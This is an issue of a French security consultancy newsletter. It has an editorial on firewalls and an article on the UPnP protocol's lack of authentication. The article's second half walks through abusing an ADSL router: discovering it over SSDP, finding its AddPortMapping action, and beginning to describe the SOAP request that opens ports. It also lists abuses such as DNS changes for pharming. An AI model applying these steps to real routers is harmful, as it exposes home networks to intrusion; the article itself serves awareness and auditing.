L'ACTUSÉCU 20

XMCO | PARTNERS

UPNP (PLUG 'N PLAY) UN PROTOCOLE DANGEREUX ?

SOMMAIRE

Vous êtes concerné par la sécurité informatique de votre entreprise ?

Xmco Partners est un cabinet de conseil dont le métier est l'audit en sécurité informatique.

Tests d'intrusion
Mise à l'épreuve de vos réseaux, systèmes et applications web par nos experts en intrusion
OWASP, OSSTMM, CCWAPSS

Audit de sécurité
Audit technique et organisationnel de la sécurité de votre Système d'Information
Best Practices ISO 27001, PCI DSS, Sarbanes-Oxley

Veille en vulnérabilités
Suivi personnalisé des vulnérabilités et correctifs affectant votre Système d'Information

Réponse à intrusion
Détection et diagnostic d'intrusion, collecte des preuves, étude des logs, autopsie de malware

À propos du cabinet Xmco Partners

Fondé en 2002 par des experts en sécurité, dirigé par ses fondateurs, nous n'intervenons que sous forme de projets forfaitaires avec engagement de résultats.

Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent nos axes majeurs de développement pour notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Pour contacter le cabinet Xmco Partners et découvrir nos prestations : http://www.xmcopartners.com/

L'EDITO

NUMÉRO 20

Breaking the wall..?

Après avoir assisté à une présentation de Cédric Blancher (EADS/France/Innovation Works) lors de la SSTIC à Rennes, j'ai enfin pu nommer une idée qui me trottait dans la tête : la dépérimétrisation.

Comme l'explique habilement Cédric Blancher, la dépérimétrisation est un concept, poussé par le Jericho Forum, plaidant pour le retrait des firewalls. Cédric Blancher alerte l'assistance sur le danger d'une telle vision.
L'argument employé par le Jericho Forum a de quoi séduire : puisque les attaques arrivent désormais par email, par les sites web ou au travers des VPNs nomades, à quoi bon investir des millions dans des firewalls devenus inutiles ?
Beaucoup d'entreprises se sentent déraisonnablement protégées par leur firewall. C'est un fait. Nous le vérifions régulièrement lors de nos audits de sécurité : A quoi sert un firewall si les ports 80, 135, 139 et 445 ne doivent pas être bloqués ? Sachant que 99% des attaquants passeront forcément par ces ports, le firewall est-il vraiment utile ? De quelle menace nous protège un firewall ? J'ai plusieurs fois fait cette remarque à des entreprises. La réponse obtenue est bluffante : "Oui, ces ports sont ouverts, mais le firewall les filtre tout de même et nous protège un minimum contre les attaques, comme le spoofing." Je vois que le discours de vendeurs de firewall est bien rodé...

Mais va-t-on connecter les systèmes critiques bancaires directement sur Internet et partir en vacances ? Non.
Pour cerner un peu la philosophie du Jericho Forum, peut-être faut-il savoir que ses membres sont, entre autres, Boeing, Air France, Symantec, Deloitte...(Airbus n'en fait pas partie). Pour ces entreprises internationales, la majorité des informations de valeur circulent sur les postes d'utilisateur nomades répartis chez des clients, des prestataires, des hôtels, des salles de réunion, etc. Certains de ces membres ont mis la philosophie en application en positionnant leurs flottes de nomades directement sur Internet.

Et la sécurité ? Le concept de dépérimétrisation insiste sur le fait qu'il faut dépenser de l'argent pour protéger les véritables données de valeur de l'entreprise plutôt que de tenter de protéger des éléments peu importants.

Le concept est intéressant. À l'heure des datacenters et du Cloud Computing, les firewalls de l'entreprise sont-ils encore garants de la sécurité des données vitales ?

Frédéric Charpentier
Consultant XMCO

LES DESSOUS DU PROTOCOLE UPNP (PLUG'N PLAY)

Hacking with UPnP

UPnP a toujours été un protocole méconnu. Créé en 1999, ce dernier a peu à peu été implémenté sur de nombreux équipements afin de faciliter l'inter-connexion sur un réseau IP.

Cependant 9 ans après, la plupart des utilisateurs ne connaissent pas réellement l'utilité de ce dernier ni les risques et les conséquences de l'utilisation de ce protocole en entreprise comme à la maison.

Cet article tentera de présenter comment un pirate peut exploiter les fonctionnalités de ce protocole afin de mener diverses actions malicieuses...

XMCO | Partners

Le protocole UPnP, méconnu, mais efficace...

Définition

Le protocole UPnP (Plug and Play) a été créé en 1999. Le but de ce protocole est de permettre aux utilisateurs **de connecter un équipement** (Pare-feux, routeurs, imprimantes, périphériques multimédia, sans-fil ou autres équipements électroniques…) **sans avoir fait Polytechnique…**

Microsoft définit le protocole de la sorte "The overall networking experience through automatic discovery and device interoperability". UPnP simplifie donc **l'interconnexion** (partage, communication) entre les équipements d' un réseau local et supprime une étape qui a énervé plus d'un utilisateur : la configuration…

Une fois branché sur un réseau, un périphérique compatible UPnP communique avec les autres systèmes et échange des informations afin de **s'auto-configurer**. Tout ce processus de configuration est transparent aux yeux de l'utilisateur.
Un équipement peut se connecter sur un réseau, obtenir une adresse IP, proposer et découvrir automatiquement les services disponibles sur ce réseau et tout cela automatiquement… le rêve ?

Les profils définis par le forum UPnP

Le forum UPnP [1] est un groupe fondé en 1999 par plusieurs entreprises de l'industrie (dont Microsoft). Ce groupe est chargé de **définir des normes** pour permettre aux fabricants d'implémenter correctement le protocole UPnP au sein de leurs équipements. Plus de 340 vendeurs provenant de divers horizons (électronique, informatique, réseau, équipements mobiles…) ont rejoint ce forum et participent activement à la définition de nouvelles spécifications.

> **"Le protocole UPnP simplifie l'interconnexion entre les équipements d'un réseau local sans nécessiter le moindre effort côté utilisateur..."**

Ce forum aide donc à **développer ce protocole** pour simplifier l'interconnexion des équipements au sein de réseaux personnels, mais également d'entreprise.

Le site Web *http://www.UPnP.org/* regroupe ainsi tous les schémas et "templates" pour chaque type d'équipement compatible avec ce protocole.
Plusieurs catégories ont été définies et permettent de **classifier** les services offerts par UPnP en fonction du

type de l'équipement : passerelles Internet (Internet Gateway Device), Imprimantes (Printer Device & Print Basic Service), scanner, équipement de base (Basic Device), point d'accès (WLAN Access Point Device), équipement de sécurité (DeviceSecurity), Caméra de surveillance (Digital Security Camera), etc.
Certains de ces profils deviennent des conteneurs pour d'autres.

> **"Plusieurs catégories ont été définies par le Forum UPnP et permettent de classifier les services offerts par le protocole UPnP..."**

Chacun de ces profils possède des standards (au format XML) qui doivent être respectés lors de l'implémentation du protocole UPnP sur un équipement donné.

Template UPnP

Chaque produit UPnP doit respecter **des spécifications normalisées**. Cela n'empêche pas aux fabricants d'**ajouter une couche supplémentaire** pour des services spécifiques en fonction de leurs besoins (certains routeurs peuvent, par exemple avoir une fonctionnalité d'activation du Wifi via UPnP !!!)

Dans notre exemple, nous exploiterons les caractéristiques des routeurs ADSL. Ces derniers sont regroupés selon le profil propre aux passerelles Internet appelées ***Internet Gateway Device***.


Le fonctionnement du protocole UPnP

Les différents types d'équipements

Les spécifications UPnP utilisent deux termes différents pour caractériser les équipements compatibles UPnP :
-Le ***Device ou serveur*** *:* désigne un *équipement* qui peut être contrôlé par UPnP. Ce dernier possède donc un service en écoute et des fichiers de configuration propres aux fonctionnalités proposées.
-Le ***Control Point ou client*** : équipement ou logiciel qui est en mesure de découvrir les services proposés par les équipements (Devices) d'un réseau, de contrôler ces équipements en question et de souscrire à un service d'alertes qui préviendront des nouvelles modifications de configuration d'un équipement.

Les protocoles

Le principe de fonctionnement du protocole UPnP est relativement simple. Ce protocole est basé sur des normes définies par l'UPnP Forum [1]. Il s'appuie sur les standards Internet connus : **IP, TCP/UDP, HTTP, SOAP (XML)**. Aucun driver n'est nécessaire à l'implémentation d'un équipement UPnP.



Le protocole IP constitue la base pour les communications entre les périphériques UPnP. Par-dessus ce premier protocole, nous retrouvons deux types de protocoles :

SSDP (Simple Service Discovery Protocol) : ce protocole repose sur l'envoi de requête « HTTP over UDP » en multicast ou en unicast. Il permet de découvrir les services proposés par les équipements UPnP du réseau.

HTTP/SOAP : ce protocole permet de modifier les configurations via l'envoi de requêtes http POST

GENA (Generic Event Notification Architecture) : gère les notifications de changement d'état

Les étapes

Voici les différentes étapes qui caractérisent une communication UPnP.

☑ L'adressage

Lorsqu'un équipement est connecté sur un réseau, ce dernier va **automatiquement recevoir une adresse IP** dynamique si un serveur DHCP est présent. Dans le cas contraire, l'équipement va s'attribuer une adresse IP en déterminant si cette adresse IP est déjà utilisée. Cette seconde méthode pourrait presque être considérée comme un acte de piratage !

☑ La phase de découverte


Une fois la connectivité IP établie, l'équipement UPnP (de type Device/Serveur) doit alors **alerter les autres éléments du réseau de ses services**. Des requêtes SSDP *NOTIFY* sont alors émises en Multicast vers le port UDP/1900 de tous les équipements du réseau local. Chaque élément UPnP est ainsi en mesure de savoir quels équipements proposent quels services.

```
NOTIFY * HTTP/1.1
SERVER: Cream/3.1,UPnP/1.0,UPnP/1.0
Cache-Control: max-age=360
HOST: 239.255.255.250:1900
LOCATION: http://192.168.10.192/devdesc.xml
NT: uuid:ebda50e6-d8cb-3768-b9ea-a1a7d9b9debe
NTS: ssdp:alive
```

Requête NOTIFY

Chaque requête contient une entête LOCATION qui indiquera l'emplacement du fichier XML contenant le catalogue des services proposés.

De leur côté, les équipements client (ou Control Point) peuvent également **rechercher les équipements (devices) UPnP présents** sur le réseau en envoyant, à intervalles réguliers, une requête **SSDP *M-SEARCH*** vers l'adresse Multicast 239.255.255.250 sur le port UDP/1900, c'est à dire vers tous les équipements.





```
M-SEARCH * HTTP/1.1
HOST: 239.255.255.250:1900
ST: urn:schemas-upnp-org:device:InternetGat
MAN: "ssdp:discover"
MX: 3
```

Requête M-SEARCH

Chaque équipement (device) "Control Point" répondra via une requête 200 OK et l'**adresse (entête LOCATION) du fichier de configuration XML à consulter.**

```
HTTP/1.1 200 OK
SERVER: Ambit OS/1.0 UPnP/1.0 AMBIT-UPNP/1.0
EXT:
LOCATION: http://192.168.1.1:8000/Public_UPNP_gated
CACHE-CONTROL: max-age=3600
ST: urn:schemas-upnp-org:device:InternetGatewayDevi
USN: uuid:99d0aad7-dcfa-b667-3c6c-ac2ce303c9e6::urn
```

Réponse d'une requête M-SEARCH




☑ Description :

Que ce soit au travers d'une requête NOTIFY ou en réponse à une requête M-SEARCH, l'équipement **renvoie toujours l'adresse de son fichier de configuration XML indispensable pour le contrôler.**


Ce fichier contient une description de l'équipement (nom, numéro de série, adresse du fabricant…) comme le montre la capture suivante.

Fichier de configuration UPnP d'une imprimante

Le fichier contient la **liste de tous les services** qu'il propose par l'intermédiaire de balises service.




Liste des services proposés par l'équipement UPnP



☑ Le contrôle :

La dernière étape du protocole **va consister à lire ce fichier XML et d'y identifier les services disponibles**, les paramètres que l'équipement UPnP accepte et l'URL (ControlUrl) à laquelle envoyer les futures commandes.

Muni de toutes ces informations, le client va pouvoir **forger et envoyer une requête SOAP** correctement formatée contenant l'action qu'il désire faire réaliser au device UPnP.



☑ Eventing :


La dernière étape permet de faire **la notification d'évènements**. Cette partie du protocole UPnP est la moins connue, même si elle permet d'alerter les équipements du réseau appelés *Subscribers* lorsqu'un changement de configuration survient. Ces alertes sont formatées au format GENA. [http://en.wikipedia.org/wiki/GENA]

Par exemple, dès qu'un routeur va être reconfiguré, un message va être envoyé aux équipements qui se seront préalablement inscrits à ce service pour leur signaler le changement effectué.

Cas concrêt


Nombreux logiciels utilisés du quotidien utilisent sans même que vous le sachiez le protocole UPnP afin d'ouvrir automatiquement (et discrètement) certains ports sur votre routeur ADSL.
MSN est l'exemple le plus connu. L'utilisation des services voix et téléphonie nécessite l'ouverture et le mapping des ports sur le routeur ou le pare-feu. Chose que MSN sait faire tout seul avec UPnP.

D'autres logiciels comme les **clients BitTorrent** "Transmission" sur Mac OS X ou uTorrent possèdent même une case à cocher afin de natter automatiquement les ports d'un routeur ADSL.



Les logiciels Peer-to-Peer ou encore certaines consoles de jeux utilisent également ce procédé…
Côté serveur, de nombreux équipements réseau implémentent par défaut UPnP : **imprimantes, pare-feux, serveurs bitTorrent, caméras de surveillance, serveurs multimédia** (pour identifier les fichiers multimédia disponibles sur un réseau).


À ce stade, vous avez peut-être déjà sursauté…
Windows peut également implémenter un client UPnP en ajoutant cette spécificité dans "Ajouter un composant de Windows", puis "Services de mise en réseau" comme le montre la capture suivante :



Dès lors, le système **Windows** peut **découvrir automatiquement** les périphériques **UPnP** et alerte l'utilisateur par une pop-up dès qu'un tel équipement est découvert sur le réseau. Ce dernier est alors ajouté dans "favoris réseau".

Présence d'une imprimante UPnP sur le réseau local

Un nouveau service apparaît alors dans la liste des services de WIndows.



Service SSDP de Windows

Hacking UPnP

Les limites du protocole

Après cette introduction, ce protocole apparaît extrêmement **utile** pour les non-informaticiens qui ne veulent pas s'aventurer dans la configuration manuelle d'un équipement. UPnP apporte donc une simplification notable de l'informatique d'un point de vue utilisateur, mais à quel prix?

Qu'en est-il de la sécurité?

> "Les auteurs du protocole UPnP ont conçu un protocole, certes pratique, mais totalement non sécurisé "

Une question vient tout de suite à l'esprit : pourquoi aucune notion de sécurité n'a été abordée dans la présentation du fonctionnement d'UPnP?? Et bien la réponse est simple, **parce qu'il n'y a pas de sécurité** au sein de ce protocole…étonnant non?


En effet, comment un équipement peut-il être reconfiguré à distance **sans le moindre mot de passe saisi par l'utilisateur** ?
La réponse est simple…en utilisant un protocole **n'implémentant aucune authentification**…

Les auteurs de UPnP ont conçu un protocole, certes pratique, mais totalement non sécurisé. Une lecture des spécifications et quelques tests manuels permettent en quelques minutes **de reconfigurer n'importe quel équipement UPnP à l'aide de simples requêtes SSDP et HTTP**…ah…

Les risques et les conséquences

Tous les équipements implémentant UPnP peuvent donc être **facilement contrôlés** via de simples requêtes HTTP/SOAP. Si certains équipements proposent de nombreux services, d'autres limitent considérablement le champ d'action du pirate.

Le risque majeur concerne les particuliers. En effet, la majorité des routeurs ADSL du marché activent ce protocole par défaut. Un utilisateur lambda est donc exposé à une attaque UPnP via la simple **visite d'une page web** (ce que nous évoquerons dans l'article suivant). Un routeur personnel peut donc être reconfiguré afin d'exposer les machines internes depuis l'extérieur (NAT de port).



> **"De nombreuses fonctionnalités sont offertes par les routeurs UPnP mais ces dernières divergent en fonction des fabricants"**

L'exemple le plus frappant serait **de natter deux ports externes vers les ports 139 et 445** d'une machine interne afin d'accéder aux dossiers partagés par la victime.

Par ailleurs, d'autres **fonctionnalités sont offertes** par les routeurs, mais divergent en fonction des vendeurs. On peut entre autres citer les fonctionnalités suivantes :

- **activation** de l'interface d'administration sur Internet
- **changement du serveur DNS** pour mener des attaques de **Pharming**
- modification des **identifiants d'administration**
- changement des paramètres **PPP**
- activation et modification de la **configuration WIFI**
- etc.

Autre exemple intéressant, la possibilité de créer un **réseau de proxy**. En effet, en mappant un port externe d'une victime vers un autre port externe d'une autre machine sur Internet, un pirate peut **se créer un réseau routé** qui lui permettra de camoufler son adresse IP source lorsque ce dernier souhaite attaquer un serveur sur Internet. Bien entendu, ce problème d'implémentation **est résolu sur les derniers firmwares** des routeurs Internet, mais pas sur tous…

De plus, le pirate doit pouvoir cibler son attaque, c'est-à-dire faire pointer le dernier nœud de son réseau vers le site qu'il doit attaquer. Le changement de cible de l'attaque nécessite donc de pirater à nouveau sa dernière victime comme le montre le schéma suivant.

La preuve par l'exemple : natter un port via UPnP

Essayons à présent de démontrer comment un pirate peut utiliser ce protocole à partir d'un réseau local.

Pour notre exemple, nous utiliserons **un routeur ADSL du marché**. Notre premier souhait était d'établir un comparatif entre les principaux acteurs du marché. Cependant, tous les routeurs ADSL ont été testés et s'avèrent intrinsèquement vulnérables.
Cependant, la plupart de ces derniers offrent peu de services accessibles via ce protocole ce qui limite la surface d'attaque. Pourtant, tous implémentent une même fonction phare : **le Nat de port**…

Pour notre exemple, nous tenterons donc de natter un port sur un routeur personnel ce qui parle le plus pour les informaticiens. Cette technique d'attaque pourrait exactement être reproduite sur un autre équipement et avoir d'autres conséquences.

La recherche d'informations

Comme nous l'avons expliqué dans notre première partie, la **première étape** consiste à **récupérer l'adresse** pointant vers les fichiers de configuration XML de notre équipement. Plusieurs méthodes peuvent être utilisées :


- création et envoi d'un paquet **SSDP M-SEARCH**
- écoute d'une requête **NOTIFY** envoyée par le routeur

Nous avons choisi d'utiliser deux outils, l'un nommé **UPnPScan** et un **plugin NMAP** permettant de créer ce paquet SSDP, de télécharger puis de parser le fichier de configuration afin de renvoyer quelques informations que nous utiliserons pour mener à bien notre attaque.

Dans un premier temps, nous avons **scanné l'imprimante** avec laquelle nous imprimons nos beaux rapports. La capture suivante montre les résultats obtenus : marque, modèle de l'imprimante et l'adresse de son fichier de configuration (en rouge).

Utilisation d'un plugin NMAP

Réitérons la même opération avec l'outil UPnPScan sur un routeur ADSL sur lequel nous allons nous concentrer dans la suite de ce paragraphe.



Utilisation de l'outil UPnPScan


Mêmes résultats, nous **obtenons également l'adresse du fichier de configuration**, à savoir : http://192.168.1.1:8000/Public_UPnP_gatedesc.xml

Analyse du fichier de configuration

Visualisons avec notre navigateur ce fichier afin d'obtenir les caractéristiques de l'équipement, les services proposés et les paramètres de notre routeur ADSL.

Notre routeur propose **3 types de services différents**. Chacune des catégories de services proposées possède son propre fichier de configuration (défini par la balise ***SCPDURL***) ainsi qu'une URL de contrôle (URL où le client va envoyer sa requête définie par la balise ***controlURL***) :

☑ 1er service : *Layer3Forwarding:1*




Fichier de configuration Public_UPnP_Layer3F.xml

Ce premier service est donc défini au sein du fichier XML ***Public_UPnP_Layer3F.xml***.

Ce dernier propose **deux types d'actions différentes** : *SetDefaultConnectionService*, *GetDefaultConnectionService* qui ne servent à rien pour notre attaque.


☑ 2ème service : *WANCommonInterfaceConfig:1*



Fichier de configuration Public_UPnP_WAND.xml

Le fichier ***Public_UPnP_WAND.xml*** propose également diverses actions qui permettent à un client d'obtenir des informations sur le statut de la ligne ADSL (Débit, informations diverses sur la ligne ADSL…)

☑ 3 ème service : *WANIPConnection:1*



Fichier de configuration Public_UPnP_WANIPConn.xml

En étudiant de près ce dernier, plusieurs balises "Action" retiennent notre attention dont notamment "**AddPortMapping**"…Bingo!

Actions disponibles

Après cette première phase, **nous avons alors toutes les clefs en main** : le fichier de configuration contenant le nom de l'action et des paramètres nécessaires pour natter les ports et l'adresse vers laquelle envoyer la requête…

L'envoi d'une requête malicieuse


Passons arbitrairement à présent à la phase principale de notre attaque : l'envoi de la commande qui va **modifier arbitrairement la configuration** de notre routeur.
Cette phase repose uniquement sur l'**envoi d'une requête SOAP**, c'est à dire d'une requête HTTP POST possédant en paramètre un fichier XML.
En lisant les spécifications UPnP, le pirate va pouvoir **apprendre le format spécifique** de cette requête à savoir :

Entête :

- le verbe POST suivi de l'URL vers laquelle envoyer la requête
- le champs Host constitué de l'adresse IP et du service UPnP
- le paramètre SOAPACTION qui va préciser quelle action à réaliser sur l'équipement ciblé
- le champs Content-Type qui spéficit l'utilisation du format XML

Paramètre de la requête POST :

